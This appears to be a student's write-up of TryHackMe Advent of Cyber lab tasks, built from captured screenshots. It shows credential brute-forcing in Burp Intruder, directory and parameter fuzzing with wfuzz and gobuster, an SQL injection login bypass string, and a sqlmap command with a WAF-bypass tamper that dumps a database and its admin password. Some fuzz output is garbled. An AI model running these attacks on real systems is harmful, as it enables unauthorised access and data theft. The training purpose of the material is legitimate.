
The screenshot shows the OWASP ZAP Intruder tool interface. The main window title is "3. Intruder attack of 10.10.249.24 - Temporary attack - Not saved to project file". The left sidebar shows a "Payload Po" section with various HTTP headers listed. The main content area displays a table titled "Results" with the following data:

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	root	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
7	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
8	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

On the right side, there are buttons for "Start attack", "Add §", "Clear §", "Auto §", and "Refresh". Below the table, it says "0 matches" and "Length: 402".

Question 10:

Insert the combination and login to the admin tracker! :



Thought Process/Methodology :

Day 4 *(Santa's Watching)*

Tools: Kali Linux, Terminal, Firefox

Question 1:

The full command: wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ


- For wfuzz command
- Wordlist
- URL
- File Extension
- GET Parameter

Question 2:

By using the GoBuster command in the terminal, it was revealed that the file located in the <http://10.10.168.38>'s API directory is *site-log.php*.

```
root@ip-10-10-166-191: ~
File Edit View Search Terminal Help
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFar
=====
[+] Url:          http://10.10.168.38
[+] Threads:      10
[+] Threads:      10
[+] Threads:      10
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:   php
[+] Timeout:      10s
=====
2022/06/18 18:51:09 Starting gobuster
=====
[.].htpasswd (Status: 403)
[.].htpasswd.php (Status: 403)
[.].htaccess (Status: 403)
[.].htaccess.php (Status: 403)
[LICENSE (Status: 200)
/api (Status: 301)
/server-status (Status: 403)
=====
2022/06/18 18:53:51 Finished
```

The link for the API directory: <http://10.10.168.38/api>



Question 3:

After Fuzzing the file found on the API directory, the date 20201125 turned out to be the correct date for it to be put in the URL as the GET parameter to reveal the flag.

ID	Response	Lines	Word	Chars	Payload
000000013:	200	0 L	0 W	0 Ch	"20201112"
000000012:	200	0 L	0 W	0 Ch	"20201111"
000000010:	200	0 L	0 W	0 Ch	"20201109"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000016:	200	0 L	0 W	0 Ch	"20201115"
000000014:	200	0 L	0 W	0 Ch	"20201113"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000011:	200	0 L	0 W	0 Ch	"20201101"
000000009:	200	0 L	0 W	0 Ch	"20201108"
00000002:	200	0 L	0 W	0 Ch	"20201101" if you 0 L to cr 0 W the wor 0 Ch yourself"
000000005:	200	0 L	0 W	0 Ch	"20201104"
000000008:	200	0 L	0 W	0 Ch	"20201107" on the 0 W backBo 0 Ch wordlist"
000000006:	200	0 L	0 W	0 Ch	"20201105"
000000004:	200	0 L	0 W	0 Ch	"20201103"
000000017:	200	0 L	0 W	0 Ch	"20201116"
000000019:	200	0 L	0 W	0 Ch	"20201118" tools and t 0 L unique 0 L in 0 Ch's adver"
000000018:	200	0 L	0 W	0 Ch	"20201117"
000000020:	200	0 L	0 W	0 Ch	"20201119"
000000021:	200	0 L	0 W	0 Ch	"20201120"
000000023:	200	0 L	0 W	0 Ch	"20201122"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000030:	200	0 L	0 W	0 Ch	"20201129" an A 0 W directory 0 Ch use go"

If we can find anything. Then assuming we do find something, we should investigate it for interesting

The URL containing the flag: <http://10.10.168.38/api/site-log.php?date=20201125>



Question 4:

Copied from <https://www.kali.org/tools/wfuzz/>:

```
-f filename,printer      : Store results in the output file  
using the specified printer (raw printer if omitted).
```

Day 5
(Someone stole Santa's gift list)

Tools: Kali Linux, Terminal, Firefox, Burpsuite, FoxyProxy

Question1:

Based on the Microsoft Documentation, the default port number for SQL Server running on TCP is port 1433.

Question 2:

Santa's secret login panel is */santapanel*. This was achieved through a certain amount of time of trial and error.

Question 3:

After navigating to the URL (IP:8000/santapanel), we were able to bypass the login using SQL injection.

By adding “ ‘ or true –” to the username, we were able to log in to the website.

The screenshot shows two web pages. The top page is a login form with fields for Username and Password, and a Login button. The bottom page is a welcome page titled "Welcome back, Santa!" featuring a cartoon Santa Claus carrying a sack of gifts, set against a background of colorful Christmas lights. Below the illustration, a message says "The database has been updated while you were away!" followed by a search bar and a table with two rows and two columns labeled "Gift" and "Child".

Question 4:

Based on the santa TODO's list, the database used is sqlite.

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Pre-Question 4:

To get the answer for question 3 until question 6, we first have to use sqlmap and BurpSuite.

After turning on burp with FoxyProxy and filling in the search bar then pressing enter, we were able to see the request in BurpSuite on the proxy tab.



The database has been updated while you were away!

Enter: luqman

Search

Gif	Child
N	
u	
l	

10.10.225.204

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://10.10.225.204:8000

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

```
1 GET /santapanel?search=luqman HTTP/1.1
2 Host: 10.10.225.204:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.225.204:8000/santapanel
9 Cookie: session=eyJhdXRoIjp0cnVlfQ.YrB_ig.oqkK8lCwYaU1vytEwqSL6LUKEfM
10 Upgrade-Insecure-Requests: 1
11
12
```

After sending the request to the repeater, save the file into the machine.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Request to http://10.10.173.171:8000

Forward Drop Intercept is on

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

Save item

Save successful:/home/l211101583/Documents/file.request

Comment this item

OK

```
1 GET /santapanel?search=luqman HTTP/1.1
2 Host: 10.10.173.171:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.173.171:8000/santapanel
9 Cookie: session=eyJhdXRoIjp0cnVlfQ.YrCrCw.YDhLjHehExNNSjCkd6RfhntcRok
10 Upgrade-Insecure-Requests: 1
11
12
```

⑦ ⌂ ⌂ ⌂ ⌂ Search... 0 matches

Now, using sqlmap's command on the terminal, we were able to translate the request and the database is now exploited.

All the answers for question 4 until 8 can be seen from the terminal.

The sqlmap command: `sqlmap -r ~/Documents/file.request`

`-tamper=space2comment -dbms sqlite -dump-all`

`-tamper=space2comment` is used to bypass the WAF

`-dbms sqlite` is used to tell sqlmap what database is being used

`-dump-all` is used to dump the entire database

Question 4:

There are a total of 22 entries in the gist database

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 5:

Jame's age is 8 years old.

kid	age	title
James	8	shoes

Question 6:

Paul asked for a *github ownership*.

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 7:

The flag is *thmfox{All_I_Want_for_Christmas_Is_You}*

flag
thmfox{All_I_Want_for_Christmas_Is_You}

Question 8:

The password for admin is *EhCNSWzzFP6sc7gB*

password	username
EhCNSWzzFP6sc7gB	admin

